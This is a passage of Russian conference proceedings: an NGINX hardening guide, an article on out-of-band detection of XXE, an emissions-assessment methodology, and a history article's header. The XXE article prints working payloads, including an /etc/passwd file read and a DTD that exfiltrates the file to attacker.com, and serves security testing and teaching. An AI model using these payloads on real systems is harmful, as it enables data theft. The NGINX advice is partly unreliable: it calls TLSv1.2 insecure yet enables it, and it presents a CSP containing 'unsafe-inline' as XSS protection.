NGINX — это HTTP-сервер и обратный прокси-сервер, почтовый прокси-сервер, а также TCP/UDP прокси-сервер общего назначения, обогнавший по популярности Apache HTTP-сервер [1]. Отличительными чертами NGINX являются быстрота и надежность, а также поддержка работы на всех основных операционных системах.

Придерживаясь шагов, представленных в данной статье, получится повысить на порядок базовый уровень информационной безопасности (ИБ) сервера NGINX сразу после его установки путем изменения главного конфигурационного файла сервера - nginx.conf.

Шаг 1. Отключение нежелательных модулей NGINX

При установке сервера NGINX по умолчанию включается множество модулей, отключение которых может быть выполнено путем перекомпилирования сервера. Рекомендуется отключать все ненужные модули NGINX, что сведет к минимуму риск возникновения потенциальных уязвимостей за счет уменьшения ненужного функционала у работающего сервера.

Для отключения нежелательных модулей NGINX во время установки сервера используется опция configure. На рисунке 1 приведен пример отключения модуля autoindex, который отвечает за созда-

ние автоматических списков каталогов.

```
./configure --without-http_autoindex_module
```

Рис. 1. Отключение нежелательного модуля autoindex

Шаг 2. Отключение NGINX server_tokens

По умолчанию предназначение server_tokens в NGINX отображать версию сервера во всех HTTP-ответах в заголовке.

Таким образом, неавторизованный пользователь может узнать об установленной версии NGINX. Рекомендуется отключать использование server_tokens путем записи в конфигурационный файл строки server_tokens off.

Шаг 3. Контроль над ресурсами и лимитами

Для предотвращения потенциальных атак, приводящих к отказу в обслуживании (Denial of Service - DoS), на сервер NGINX, рекомендуется установить ограничения на размер буфера для каждого клиента:

- client_body_buffer_size - рекомендуется записать в конфигурационный файл строку client_body_buffer_size 1 k для указания размера буфера тела запроса клиента равным 1 КБ. Значение по умолчанию - 8 КБ или 16 КБ.
- client_header_buffer_size - рекомендуется записать в конфигурационный файл строку client_header_buffer_size 1 k для указания размера заголовка клиентского запроса равным 1 КБ, что достаточно для большинства запросов.
- client_max_body_size - рекомендуется записать в конфигурационный файл строку client_max_body_size 1 k для указания максимального размера тела клиентского запроса равным 1 КБ. Если пользователи могут загружать на сервер файлы, используя метод POST, то размер должен быть увеличен.

Шаг 4. Отключение нежелательных HTTP-методов

Рекомендуется отключить любые HTTP-методы, которые не будут использоваться на веб-сервере. Если добавить условия, представленные на рисунке 2, в конфигурационный файл виртуального хоста NGINX, сервер будет разрешать использовать клиентам только HTTP-методы: GET, HEAD и POST. Остальные методы будут отфильтрованы.

```
location / {
limit_except GET HEAD POST { deny all; }
}
```

Рис. 2. Фильтр используемых клиентами HTTP-методов на сервере NGINX

Более универсальным является подход использования операторов if в контексте запрашиваемого местоположения (рис. 3) [2].

```
if ($request_method !~ ^(GET|HEAD|POST)$ ) {
    return 444; }
```

Рис. 3. Универсальный фильтр разрешенных HTTP-методов

Шаг 5. Установка модуля ModSecurity на NGINX

ModSecurity — это модуль NGINX с открытым исходным кодом, который работает как брандмауэр веб-приложений: фильтрует отправляемые на сервер данные, скрывает версию NGINX сервера и предотвращает использование атак с нулевым байтом, также он позволяет выполнять мониторинг трафика в режиме реального времени. Рекомендуется следовать руководству ModSecurity, чтобы корректно установить и настроить модуль mod_security для повышения общего уровня ИБ [3].

Шаг 6. Мониторинг журналов доступа и ошибок nginx

NGINX ведет журналы доступа и ошибок по умолчанию. Отслеживание и управления этими журналами позволит лучше понимать запросы, направляемые на сервер NGINX, а также замечать любые возникающие ошибки, что облегчит обнаружение любых попыток совершения атак на сервер NGINX или оптимизацию его производительности.

Шаг 7. Настройка NGINX для включения заголовков безопасности

Для укрепления общего уровня ИБ сервера NGINX следует добавить следующие заголовки ко всем HTTP-ответам сервера:

- X-Frame-Options: рекомендуется использовать этот HTTP-заголовок, чтобы указать браузеру клиента, следует ли разрешить ему отображать полученную в HTTP-ответе страницу HTML-тэгах <frame> или <iframe>. Использование этого HTTP-заголовка поможет предотвратить атаки типа Clickjacking [4]. Для использования заголовка X-Frame-Options в конфигурационный файл сервера NGINX следует добавить строку add_header X-Frame-Options "SAMEORIGIN";
- Strict-Transport-Security: заголовок, используемый веб-приложениями для объявления того, что доступ к ним должен осуществляться при использовании протокола TLS, обеспечивающего безопасную передачу данных между клиентом и сервером [5]. Включение заголовка Strict-Transport-Security также как и X-Frame-Options задается в конфигурационном файле сервера NGINX (рис. 4).

```
add header Strict-Transport-Security "max-age=31536000; includeSubdomains; preload";
```

Рис. 4. Включение отправки сервером NGINX заголовка Strict-Transport-Security в каждом своем HTTP-ответе

- Content-Security-Policy и X-XSS-Protection: эти два заголовка предотвращают возникновение уязвимости Cross-site Scripting (XSS) в работающем веб-приложении [6]. Для начала их использования в конфигурационном файле следует добавить строки, указанные на рисунке 5.

```
add_header Content-Security-Policy "default-src 'self' http: https: data: blob: 'unsafe-inline'" always;
add_header X-XSS-Protection "1; mode=block";
```

Рис. 5. Защищаем веб-приложение от уязвимости XSS

Шаг 8. Настройка шифрования данных при передаче к и от клиента

Рекомендуется не использовать старые TLS-протоколы (TLSv1 TLSv1.1 TLSv1.2), так как они уязвимы к множеству атак, одной из которых является BEAST-атака, позволяющая взломать шифр, используемый клиентом и сервером для безопасной передачи данных между друг другом [7]. Для этого в конфигурационном файле следует указать разрешенные версии TLS-протокола (рис. 6).

```
ssl_protocols TLSv1.2 TLSv1.3;
```

Рис. 6 Запрет на использование устаревших версий TLS-протокола сервером NGINX

Шаг 9. Регулярное обновление сервера NGINX

Как и любое программное обеспечение (ПО), рекомендуется обновлять сервер NGINX до крайней стабильной версии, так как обновления ПО часто содержат исправления для уязвимостей, обнаруженных в предыдущих версиях. Обновления также часто включают в себя новые функции ИБ и другие улучшения.

Шаг 10. Проверка конфигурации сервера NGINX с помощью Gixy

Gixy — это инструмент с открытым исходным кодом, который позволяет проверить сервер NGINX на наличие наиболее распространенных ошибок в конфигурации.

Шаг 11. Ручная настройка сервера NGINX не обязательна

Во избежание ошибок конфигурации вручную сервера NGINX существует полностью бесплатное

решение, доступное по адресу: https://www.digitalocean.com/community/tools/nginx, с помощью которого можно быстро и удобно сформировать конфигурационный файл NGINX под свой проект.

Заключение

Зачастую настройки по умолчанию любого ПО сразу после его установки не являются безопасными, в данной статье были приведены основные шаги, которые позволят на порядок увеличить общий уровень ИБ сервера NGINX (по сравнению с его базовой конфигурацией). Для дальнейшего совершенствования ИБ сервера NGINX следует обращаться к справочникам администратора, предоставляемых самой компанией NGINX. Стоит отметить, что администратору сервера не обязательно повторять все описанные выше шаги вручную, можно воспользоваться ПО с открытым исходным кодом. Но каждому администратору стоит знать и понимать конструкции, формируемые такими программами, чтобы не дать им, наоборот, понизить общий уровень ИБ за счет внедрения в конфигурационный файл программных закладок.

Список источников

1. March 2022 Web Server Survey [Электронный ресурс]. – Режим доступа: https://news.netcraft.com/archives/category/web-server-survey/ (дата обращения: 15.04.2022).
2. If is Evil... when used in location context [Электронный ресурс]. – Режим доступа: https://www.nginx.com/resources/wiki/start/topics/depth/ifisevil/ (дата обращения: 15.04.2022).
3. ModSecurity is an open source, cross platform web application firewall (WAF) [Электронный ресурс]. – Режим доступа: https://github.com/SpiderLabs/ModSecurity/wiki/ (дата обращения: 16.04.2022).
4. Clickjacking [Электронный ресурс]. – Режим доступа: https://owasp.org/www-community/attacks/Clickjacking (дата обращения: 16.04.2022).
5. Strict-Transport-Security [Электронный ресурс]. – Режим доступа: https://developer.mozilla.org/ru/docs/Web/HTTP/Headers/Strict-Transport-Security (дата обращения: 16.04.2022).
6. Cross Site Scripting (XSS) [Электронный ресурс]. – Режим доступа: https://owasp.org/www-community/attacks/xss/ (дата обращения: 16.04.2022).
7. BEAST [Электронный ресурс]. – Режим доступа: https://docs.digicert.com/certificate-tools/discovery-user-guide/tlsssl-endpoint-vulnerabilities/beast/ (дата обращения: 17.04.2022).

УДК 004.056

ИСПОЛЬЗОВАНИЕ ВНЕПОЛОСНЫХ ДАННЫХ ДЛЯ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ, ПРИВОДЯЩИХ К ВОЗМОЖНОСТИ ВНЕДРЕНИЯ ВНЕШНИХ СУЩНОСТЕЙ XML (XXE)

КУМУРЖИ ГЕОРГИЙ МАКСИМОВИЧ
студент
МИРЭА – Российский технологический университет

Аннотация: В статье рассмотрен классический способ обнаружения возможности внедрения внешних сущностей XML (XXE) в веб-приложение при тестировании его информационной безопасности (ИБ). Выработан и представлен вариант обнаружения XXE на основе использования внеполосных данных, позволяющий увеличить количество обнаруживаемых уязвимостей данного типа при тестировании ИБ веб-приложений методом “черного ящика”.
Ключевые слова: безопасность веб-приложений, внедрение внешних сущностей XML, внеполосные данные, информационная безопасность, защита информации, XXE.

USING OUT OF BAND DATA TO DETECT WEB APPLICATION VULNERABILITIES LEADING TO THE POSSIBILITY OF INJECTION OF XML EXTERNAL ENTITIES (XXE)

Kumurzhi Georgy Maksimovich

Abstract: The article discusses the classic way to detect the possibility of injecting XML external entities (XXE) into a web application when testing its information security. A variant of XXE detection based on the use of out-of-band data has been developed and presented, which makes it possible to increase the number of vulnerabilities of this type detected when testing the information security of a web application using the "black box" method.
Keywords: web application security, XML external entity injection, out-of-band data, information security, XXE.

Введение

XML (расширяемый язык разметки) - формат данных, используемый как в веб-сервисах (REST, SOAP, XML-RPC) и документах (DOCX, HTML, XML), так и в файлах изображений (EXIF и SVG данные). Для интерпретации этого формата данных веб-приложению требуется обработчик файлов XML.

Успешная эксплуатация веб-уязвимости, именуемой внедрением внешних XML-сущностей (также известная как XXE), может привести к отказу в обслуживании или получению конфиденциальных данных работающего веб-приложения злоумышленником [1]. Также с помощью использования этого недостатка информационной безопасности (ИБ) имеется возможность выполнения запросов от лица сервера, на котором было запущено уязвимое веб-приложение [2].

На рисунке 1 приведен пример интерпретации входных данных в формате XML простым веб-приложением: оно просто выводит результат обработки входящих XML-файлов.

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1
<foo>
Hello World
</foo>
```

HTTP-ответ веб-приложения

```
HTTP/1.0 200 OK

Hello World
```

Рис. 1. Веб-приложение поддерживает обработку входящих XML-файлов

Использование XML не заканчивается на одном лишь задавании элементов, их атрибутов и текста: в самом XML-документе может быть объявлен тип, к которому относится файл XML. Проверка соответствия файла XML заявленному типу осуществляется каждый раз перед началом обработки документа. Всего существует два типа XML-документов: описание структуры XML-документа (XSD) и объявление типа XML-документа (DTD) [3].

Уязвимость внедрения внешних XML-сущностей возникает именно при использовании DTD, как устаревшей технологии, являющейся потомком метаязыка SGML [4].

Классический способ обнаружения уязвимости XXE

На рисунке 2 приведен пример специально сформированной последовательности команд для обнаружения уязвимости XXE: DTD декларируется внутри XML файла, корневой элемент носит название foo, сущность элемента foo, именуемая bar задается как псевдоним для слова World. Таким образом, сочетание символов &bar; будет интерпретировано обработчиком файлов XML как слово World.

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

HTTP-ответ веб-приложения

```
HTTP/1.0 200 OK

Hello World
```

Рис. 2. Веб-приложение произвело обработку входящего XML-файла, содержащего DTD (опасное поведение, приводящее к возникновению XXE)

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
```

HTTP-ответ веб-приложения

```
HTTP/1.0 200 OK

Hello World World World World World
World World World World World World
World World World World World World
World World World World World World
World World World World World World
World World World World World World
World World World World World
```

Рис. 3 Концепт XXE-атаки Billion Laughs

На первый взгляд такое поведение XML-обработчика может показаться вовсе безобидным, однако декларирование одних сущностей внутри других может быть использовано например при атаке, называемой Billion Laughs, приводящей к отказу в обслуживании (Denial of Service - DoS) путем перегрузки памяти обработчика файлов XML (рис. 3) [5].

Эксплуатация сущностей XML не ограничивается одним приведением к отказу в обслуживании, так как нет необходимости определять сущности именно в самом XML-документе. Определение сущностей может происходить из внешних источников, отсюда и название уязвимости - XML External Entity (XXE). В некоторых случаях такое поведение обработчиков XML файлов может приводить к возможности подделки запросов со стороны сервера (Server Side Request Forgery - SSRF), на котором было запущено уязвимое веб-приложение [6].

Если в обработчике XML файлов разрешена обработка внешних объектов, то веб-приложение может предоставить содержимое запрашиваемого файла, находящегося на файловой системе сервера (рис. 4).

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

HTTP-ответ веб-приложения

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Рис. 4 Успешная эксплуатация уязвимости XXE, приводящая к получению содержимого файла /etc/passwd сервера, на котором запущено уязвимое веб-приложение

Если известна структура веб-приложения, то имеется возможность получения доступа к его конфиденциальным данным, например к его исходным кодам (рис. 5).

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "http://192.168.1.245/source_code.txt">
]>
<foo>
  &xxe;
</foo>
```

HTTP-ответ веб-приложения

```
HTTP/1.0 200 OK

import string
import secrets
alphabet = string.ascii_letters + string.digits
while True:
    password = ''.join(secrets.choice(alphabet) for i in range(10))
    if (any(c.islower() for c in password)
...
```

Рис. 5 Успешная эксплуатация уязвимости XXE, приводящая к получению доступа к исходным кодам уязвимого веб-приложения

Использование внеполосных данных для обнаружения XXE

Используя внеполосные данные, имеется возможность обнаруживать не только внедрение SQL-кода (SQL injection - SQLi), удаленное выполнение произвольного кода (Remote Code Execution - RCE), подделку запросов со стороны сервера (SSRF) [7] и внедрение заголовков электронной почты (Email Header injection) [8], но и XXE.

В отличие от классического варианта нахождения XXE, использование внеполосных данных не дает исследователю ИБ возможности определения наличия уязвимости внедрения внешних XML-сущностей сразу после получения ответа от веб-приложения. Исследователю ИБ необходимо иметь подконтрольный публично доступный сервер для отслеживания входящих запросов от тестируемого веб-ресурса, а также для хранения специально сформированного DTD-файла, доступного для скачивания любому внешнему пользователю.

На рисунке 6 приведен пример того, как исследователь ИБ может использовать объект-параметры DTD [9] для обнаружения уязвимости XXE в тестируемом веб-ресурсе путем попытки извлечения конфиденциальных данных из уязвимого веб-приложения, используя внеполосные данные.

HTTP-запрос веб-приложению

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % file SYSTEM
  "file:///etc/passwd">
  <!ENTITY % dtd SYSTEM
  "http://attacker.com/evil.dtd">
  %dtd;
]>
<data>&send;</data>
```

Содержимое DTD файла исследователя ИБ (attacker.com/evil.dtd)

```
<!ENTITY % all "<!ENTITY send
SYSTEM 'http://attacker.com/?collect=%file;'>">
%all;
```

Рис. 6 Пример использования внеполосных данных для обнаружения XXE

В приведенном примере извлечение конфиденциальных данных возможно по следующим причинам:

1. сначала обработчик файлов XML уязвимого веб-приложения интерпретирует объект-параметр %file, в результате чего происходит считывание содержимого файла /etc/passwd;
2. затем обработчик файлов XML интерпретирует объект-параметр %dtd, в результате чего считывается содержимое файла, содержащего DTD, с веб-ресурса, подконтрольного исследователю ИБ (attacker.com/evil.dtd);
3. после того как обработчик файлов XML проанализирует содержимое DTD-файла, сформированного исследователем ИБ, объект-параметр %all создает объект с именем &send, содержащий URI-адрес. Этот URI-адрес будет преобразован обработчиком файлов XML так, что значение URI-параметра collect примет содержимое файла /etc/passwd (см. п. 1);
4. наконец, после формирования окончательного варианта URI-адреса обработчик файлов XML интерпретирует объект &send, что приведет к выполнению запроса на подконтрольный исследователю ИБ сервер;
5. исследователь ИБ делает вывод о наличии уязвимости XXE в тестируемом ресурсе, если в журнале входящих HTTP-запросов подконтрольного сервера может найти строки, характерные для содержимого файла /etc/passwd, например http://attacker.com/collect.php?collect=root:x:0:0:root:/root:/usr/bin/zsh… Иногда хватает одно лишь факта получения входящих HTTP или DNS-запросов для определения наличия конкретного типа уязвимости в тестируемом веб-ресурсе: SSRF, SQLi или RCE [7].

Заключение

Внедрение внешних XML-сущностей как уязвимость веб-приложений находится на пятой позиции в списке самых распространенных недостатков ИБ веб-сервисов в 2021 году [10].

Успешная эксплуатация XXE злоумышленниками может привести к нарушению доступности веб-приложения, а также краже конфиденциальных данных, поэтому очень важно не допускать ее возникновения путем отключения возможности интерпретации DTD обработчиками файлов XML.

Представленный способ обнаружения XXE на основе использования внеполосных данных расширяет возможности классического способа и позволяет находить большее количество уязвимостей такого типа при тестировании ИБ веб-приложений методом “черного ящика” [7].

Список источников

1. XML External Entity (XXE) Processing [Электронный ресурс]. – Режим доступа: https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing (дата обращения: 11.04.2022).

2. Exploiting XXE to perform SSRF attacks [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/xxe#exploiting-xxe-to-perform-ssrf-attacks (дата обращения: 11.04.2022).

3. Difference between Document Type Definition (DTD) and XML Schema Definition (XSD) [Электронный ресурс]. – Режим доступа: https://www.geeksforgeeks.org/difference-between-document-type-definition-dtd-and-xml-schema-definition-xsd/ (дата обращения: 12.04.2022).

4. XML external entity (XXE) injection [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/xxe (дата обращения: 12.04.2022).

5. Späth C. et al. {SoK}:{XML} Parser Vulnerabilities //10th USENIX Workshop on Offensive Technologies (WOOT 16). – 2016.

6. Server-Side Request Forgery Prevention Cheat Sheet [Электронный ресурс]. – Режим доступа: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html (дата обращения: 13.04.2022).

7. Кумуржи, Г. М. Обнаружение критических уязвимостей веб-приложений с помощью использования внеполосных данных / Г. М. Кумуржи // Цифровая наука. – 2022. – № 1. – С. 10-24. – EDN CIDWMR.

8. Смирнов, С. И. Техника атаки на веб-приложения на основе внедрения заголовков электронной почты / С. И. Смирнов, Г. М. Кумуржи // Цифровая наука. – 2022. – № 1. – С. 25-33. – EDN RCBMUL.

9. Introduction to Parameter Entities [Электронный ресурс]. – Режим доступа: https://dtd.nlm.nih.gov/publishing/tag-library/2.3/n-xt60.html (дата обращения: 15.04.2022).

10. OWASP Top 10:2021 [Электронный ресурс]. – Режим доступа: https://owasp.org/Top10/ (дата обращения: 16.04.2022).

УДК 69

МЕТОДИЧЕСКИЙ ПОДХОД К ОПРЕДЕЛЕНИЮ ПРИВЕДЁННОЙ МАССЫ ВЫБРОСОВ, ДИФФЕРЕНЦИРОВАННОЙ ПО ВИДАМ СТРОИТЕЛЬНО-МОНТАЖНЫХ РАБОТ

ШАРОПОВА МАХБУБА АВАЗОВНА
к.э.н., доцент
РУСТАМОВ СУЛАЙМОН УМАРШОХОВИЧ
ассистент
Таджикский Технический Университет имени академика М.С. Осимй

Аннотация: в данной статье рассматриваются вопросы оценке эко-безопасности строительно-монтажных работ на основе расчетов экологического воздействия для различных объектов строительства и с учетом индивидуальных особенностей каждого из проектов.
С учетом приведенных особенностей выполненная строительно-монтажных работ приведена формула по определению экологической оценки ущерба от загрязнения атмосферного воздуха вредными выбросами при выполнении i-го вида строительно-монтажных работ в j-том виде строительства (жилищное, автодорожное и сельскохозяйственное).
Ключевые слова: экологическая безопасность, экономическая оценка ущерба, выбросы загрязнений, атмосферной воздух, приведенная масса выбросов.

METHODOLOGICAL APPROACH TO DETERMINING THE REDUCED MASS OF EMISSIONS, DIFFERENTIATED BY TYPES OF CONSTRUCTION AND INSTALLATION WORKS

Sharopova Makhbuba Avazovna,
Rustamov Sulaimon Umarshokhovich

Annotation: This article discusses the issues of assessing the eco-safety of construction and installation works based on calculations of the environmental impact for various construction projects and taking into account the individual characteristics of each of the projects.
Taking into account the above features of the completed construction and installation work, a formula is given for determining the environmental assessment of damage from atmospheric air pollution with harmful emissions when performing the i-th type of construction and installation work in the j-th type of construction (housing, road and agricultural).
Key words: Environmental safety, economic assessment of damage, pollution emissions, atmospheric air, reduced mass of emissions.

Для достижения состояния экологической безопасности на всех уровнях необходимо постоянно и последовательно взвешивать самые острые текущие и перспективные вопросы экологобезопасного развития территорий и охраны окружающей природной среды. Необходимо развивать и совершенствовать в соответствии со стандартами ЕС законодательную базу, применять действующие экономические

инструменты (поэтапное внедрение платного природопользования) для воспроизведения и рационального использования природных ресурсов [9, с. 163].

Оценку экобезопасности строительно-монтажных работ следует осуществлять на основе расчетов экологического воздействия для различных объектов строительства и с учетом индивидуальных особенностей каждого из проектов. Чем больше интенсивность строительных работ, тем больше ущерба окружающей среде. Однако, стоит учитывать и другие факторы, такие как: степень проветриваемости определенных частей города, погодные условия, продолжительность действия вредных выбросов и тому подобное.

На проектных участках накладываются отдельные выбросы, они образуют суммарный факел, распространен над строительными площадками. Существенной является разница между средними уровнями загрязнения воздуха в результате взаимодействия разнородных факторов. Через это фоновые концентрации для участка проектирования принимаются на уровне средних концентраций в данных городах. В табл. 1 приведены фоновые концентрации для участков проектирования в больших городах РТ [1].

Таблица 1

Фоновые концентрации основных загрязняющих веществ во время строительства различных объектов на строительных площадках

Наименование веществ	Город					
	Душанбе		Худжанд		Куляб	
	Концентрации					
	мг/м^3	ПДК	мг/м^3	ПДК	мг/м^3	ПДК
Оксид углерода CO	0,4	0,08	0,4	0,08	0,4	0,08
Диоксид азота NO2	0,008	0,094	0,008	0,094	0,008	0,094
Сернистый ангидрид SO2	0,02	0,04	0,2	0,4	0,02	0,04
Сажа	0,06	0,4	0,06	0,4	0,06	0,4
Твердые вещества, суспензии	0,05	0,17	0,2	0,67	0,05	0,17

В табл. 2. приведены источники выбросов загрязняющих веществ в атмосферу после проведенных работ от проектируемых сооружений [12, 2].

Таблица 2

Источники загрязнения окружающей среды от реализации проектов строительства различных объектов

Объекты строительства	Перечень работ
Объекты гражданского строительства (многоквартирный жилой дом) в г. Душанбе	земельные работы; монтажно-бетонные работы; кирпичные работы; внутренние отделочные работы; наружные отделочные работы
Объекты автомобильной дороги протяженностью 5 км. в г. Худжанд	земельные работы; подготовительные работы для укладки асфальта; укладка и прикатывание асфальта

В этой таблице зарегистрировано наибольшее количество выбросов загрязняющих веществ в исследуемых проектах, создается через углекислый газ, диоксид азота, оксид азота, оксид углерода. Остальные показатели находятся на весьма незначительном уровне. В таблице представлен перечень работ, и на его основе можно привести перечень и количество загрязняющих веществ, поступающих в атмосферу. Эти данные, полученные технологическими методами и расчетами, табл. 2.1 [7, 1].

Основным сопроводительным результатом внедрения природоохранных мероприятий предприятиями строительной отрасли является дополнительный экономический результат реализации экономически направленных нововведений и определения ущерба от размещения отходов [11, с. 45-49; 8, с. 100].

Поэтому, в современных эколого-экономических условиях РТ, учет интенсивности строительства и выбросов в атмосферу имеет сверхважное значение. Подтверждением этого может быть уменьше-

ние размера эколого-экономического ущерба.

Таблица 2.1

Перечень и количество валовых выбросов загрязняющих веществ, выбрасываемых в атмосферу в экспериментальном объекте строительства

Наименование вещества	ГДК м.р. мг/м^3	Класс безопасности	Валовые выбросы, т/год			Вместе по участкам, т/год
			Жилищное строительство	Строительство дороги	Строительство зерносушильного комплекса	
Диоксид азота	0,085	2	0,127	0,182	0,096	0,405
Серный ангидрид	0,4	3	0,05	0,03	0,016	0,096
Оксиды углерода	5,0	4	0,262	0,218	0,115	0,595
Углекислый газ	-	4	883,1	1249	409,6	2541,7
Ртуть	0,0003	1	$1{,}8*10^{-6}$	$9{,}5*10^{-7}$	$5*10^{-7}$	$3{,}3*10^{-6}$
Оксид азота	-	4	0,0015	0,00095	0,0005	0,00295
Метан	50	1	0,015	0,00575	0,005	0,02575
Углеводороды предельные	1,0	4	0,008	0,0092	0,008	0,0252
Сварочная пыль	0,3	3	0,025	0,025	0,025	0,075
Диоксид марганца	0,01	2	0,00013	0,00013	0,00013	0,00039
Соединения кремния	0,15	3	0,0035	0,00035	0,00035	0,0042
Фториды	0,2	2	0,00035	0,00035	0,00035	0,00105
Фтористый водород	0,02	2	0,00025	0,00025	0,00025	0,00075

Как показал анализ методических подходов, для условий строительной отрасли, наиболее обоснованной является «Временная типовая методика определения экономической эффективности осуществления природоохранных мероприятий и оценки экономического ущерба, наносимого народному хозяйству загрязнением окружающей среды» [10], в которой применяется показатель «экологической агрессивности выбросов», дифференцированный по видам строительно-монтажных работ.

В то же время, согласно данной методике, в расчетах эколого-экономического ущерба не учитывается изменение стоимости строительно-монтажных работ под влиянием инфляционных процессов. Влияние инфляционных процессов учитывается через определение интегрального индекса изменения стоимости строительно-монтажных работ относительно базового периода.

С учетом приведенных особенностей выполнения строительно-монтажных работ экономическая оценка ущерба, причиняемый годовыми выбросами загрязнений в атмосферный воздух, определяется по формуле 1:

$$Y_{ij} = \gamma \cdot \sigma_u \cdot f \cdot \sum_{i=1}^{n} \sum_{j=1}^{p} M_{ij} \qquad (1)$$

где Y_{ij} – эколого-экономический ущерб от загрязнения атмосферного воздуха вредными выбросами при выполнении i-го вида строительно-монтажных работ в j-м виде строительства (жилищное, автодорожное, сельскохозяйственное), сомони/год;

γ – постоянный множитель (константа) [4, 5];

σ_U – показатель относительной опасности загрязнения атмосферы над территорией u-го типа [6];

f – поправка, учитывающая характер рассеивания вредных выбросов в атмосфере;

M_{ij} – приведенная масса годовых выбросов вредных веществ, образующихся при выполнении i-го вида строительно-монтажных работ в j-м виде строительства;

n – количество видов строительно - монтажных работ;

p-количество видов строек.

В свою очередь, показатель Mij определяется на основе показателя экологической агрессивности выбросов, дифференцированного по видам строительно-монтажных работ (формула 2):

$$M_{ij} = \sum_{k=1}^{l} A_k \cdot \alpha_k \cdot m_{ijk} \quad (2)$$

где A_k – показатель экологической агрессивности выброса k-го вида;

α_k – весовое значение показателя экологической агрессивности i-го вида строительно-монтажных работ;

m_{ijk} – годовой выброс k-го вида, которое образуется при выполнении i-го вида строительно-монтажных работ в j-м виде строительства, т/год;

l – количество видов вредных веществ, образующихся при выполнении строительно-монтажных работ.

Предложенный подход к определению приведенной массы выбросов (Mij), в отличие от существующего, предполагает применение показателя экологической агрессивности выбросов, дифференцированного по видам строительно-монтажных работ.

В формуле расчета эколого-экономического ущерба не учитывается изменение стоимости строительно-монтажных работ под влиянием инфляционных процессов. Влияние инфляционных процессов на величину постоянного множителя (γ) учитывается через определение интегрального индекса изменения стоимости строительно-монтажных работ относительно базового периода.

Разработанный методический подход позволяет определить удельные показатели эколого-экономического ущерба на единицу строительно-монтажных работ, дифференцированных по видам строительства.

Существующее состояние решения экологических проблем, не оставляет сомнений относительно необходимости дальнейшей экологизации социально-экономической системы Республики Таджикистан. Для удержания ситуации на безопасном уровне необходимо пересмотреть цели и приоритеты развития государства, адаптировать экологическую политику к новым реалиям.

Список источников

1. Бобылев С. П. «Экология и экономика» // Зеленый мир, 1991, № 17-18.

2. Бухарцев Р.Г. Творческий потенциал журналиста. … Лазутина Г.В. Основы творческой деятельности журналиста: Учебник для вузов. – М.: «Аспект Пресс» 2000. – 240 с.

3. Барлыбаев Х.А. Путь человечества: самоуничтожение или устойчивое развитие / Х.А. Барлыбаев. - М.: Изд-во Госдумы, 2001. - 132 с.

4. Вернадский, В.И. Несколько слов о ноосфере // Философские мысли натуралиста. М.: Наука, 1988. – 511 с.

5. Винокуров Г.В., Рихтер А.Г., Лекции по основам правовых знаний для журналистов. Москва, 1999 - 280 с.

6. Глазачев С.Н., Когай Е.А. Экологическая культура и образование: 158 Очерки социальной экологии. - М.: Горизонт, 1999. - 174с.

7. Кочинева, А., Берлова, О, Колесникова, В. Экологическая журналистика: Учеб. пособие. – М. : Центр координации и информации Социально-экологического союза, 1999. – 153 с.

8. Кулиев М. Мирзохонова Н. А. Гидрометеорологические стихийные бедствия и их влияние на экономику Таджикистана. - Ташкент, 2009. – 30 с.

9. Кабо В. Р. Первобытное общество и природа // Общество и природа. Исторические этапы и формы взаимодействия. М., 1981. – 163 с.

10. Назриев С. Селевые потоки разрушили сельхозугодья и автодорогу в районе Джоми Хатлонской области // Азия-плюс, № 36, 14 мая 2010 г.

11. Панфилова В. Ташкент поссорился с Душанбе из-за ГЭС. Обе стороны правдами и неправдами готовы отстаивать свои интересы // Независимая газета, № 240, 3 ноября 2011 г.

12. Рысбеков Ю.Х. Трансграничные водные ресурсы Центральной Азии: политические и правовые аспекты бесконфликтного использования/ Ю.Х. Рысбеков; Под ред. В.С. Соколова. – Т., 2008. – 324 с.

ИСТОРИЧЕСКИЕ НАУКИ

УДК 94

ДЕЯТЕЛЬНОСТЬ ПАЛЕСТИНСКОГО ДВИЖЕНИЯ (ПДС) СОПРОТИВЛЕНИЯ В ЛИВАНЕ С 1969–1975 ГГ.

ТАРАСОВА МАРИЯ НИКОЛАЕВНА
Студентка III курса
ФГБОУ ВО «Санкт-Петербургский государственный университет»

Научный руководитель: Шагинян Арсен Карапети,
д.и.н, профессор
ФГБОУ ВО «Санкт-Петербургский государственный университет»

